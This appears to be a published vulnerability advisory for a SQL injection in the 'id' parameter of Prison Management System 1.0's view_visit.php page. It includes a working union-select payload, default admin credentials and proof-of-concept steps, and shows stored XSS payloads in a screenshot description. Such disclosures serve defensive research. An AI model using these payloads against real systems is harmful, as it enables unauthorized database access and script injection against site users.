

main

...

vul / WebRay.com.cn / Prison Management System(SQLI)2.md



ch0ing Update Prison Management System(SQLI)2.md

History

1 contributor



40 lines (22 sloc) | 1.98 KB

...

# Prison Management System - /pms/admin/visits/view\_visit.php 'id' SQL inject(SQLI)

Exploit Title: Prison Management System - /admin/visits/view\_visit.php 'id' SQL inject(SQLI)

Exploit Author: [webraybtl@webray.com.cn](mailto:webraybtl@webray.com.cn) inc

Vendor Homepage: <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

Software Link: <https://www.sourcecodester.com/download-code?nid=15368&title=Prison+Management+System+in+PHP%2FOOP+Free+Source+Code>

Version: Prison Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Prison Management System does not filter the content correctly at the /admin/visits/view\_visit.php "id" parameter, resulting in the generation of SQL injection.

### Payload used:

/pms/admin/visits/view\_visit.php?


id=2%27and%201=2%20union%20select%201,2,3,4,5,6,7,user(),database())--+

### Proof of Concept

1. Login the CMS. Admin Default Access: username:admin Password: admin123
2. Open Page <http://localhost/pms/admin/?page=visits> click View button

The screenshot shows the 'Prison Management System - Admin' interface. The 'List of Visits' section displays a table with two entries. The first entry (ID 1) has a payload in the 'Inmate' field: 'Smith, John111<img src="" onerror="alert(1111111111)"><td>123 D Inmate - 6231415<img src="" onerror="alert(1111111111)"><td>123'. The 'Action' column for this entry has a dropdown menu open, showing 'View', 'Edit', and 'Delete' options. The 'View' option is highlighted with a red box. The second entry (ID 2) has a similar payload in the 'Inmate' field: 'Smith, John111<img src="" onerror="alert(1111111111)"><td>123 D Inmate - 6231415<img src="" onerror="alert(1111111111)"><td>123'. The interface also shows a search bar and a 'Create New' button.

#	Date Created	Inmate	Visitor	Contact #	Action
1	2022-05-31 14:51	Smith, John111<img src="" onerror="alert(1111111111)"><td>123 D Inmate - 6231415<img src="" onerror="alert(1111111111)"><td>123	Will Smith Father	09456123123	Action ▾ View Edit Delete
2	2022-05-31 14:43	Smith, John111<img src="" onerror="alert(1111111111)"><td>123 D Inmate - 6231415<img src="" onerror="alert(1111111111)"><td>123	Claire Blake Fiance	09456213879	



3. Put SQL payload in the browser;



4. Viewing the dbuser and database name in page;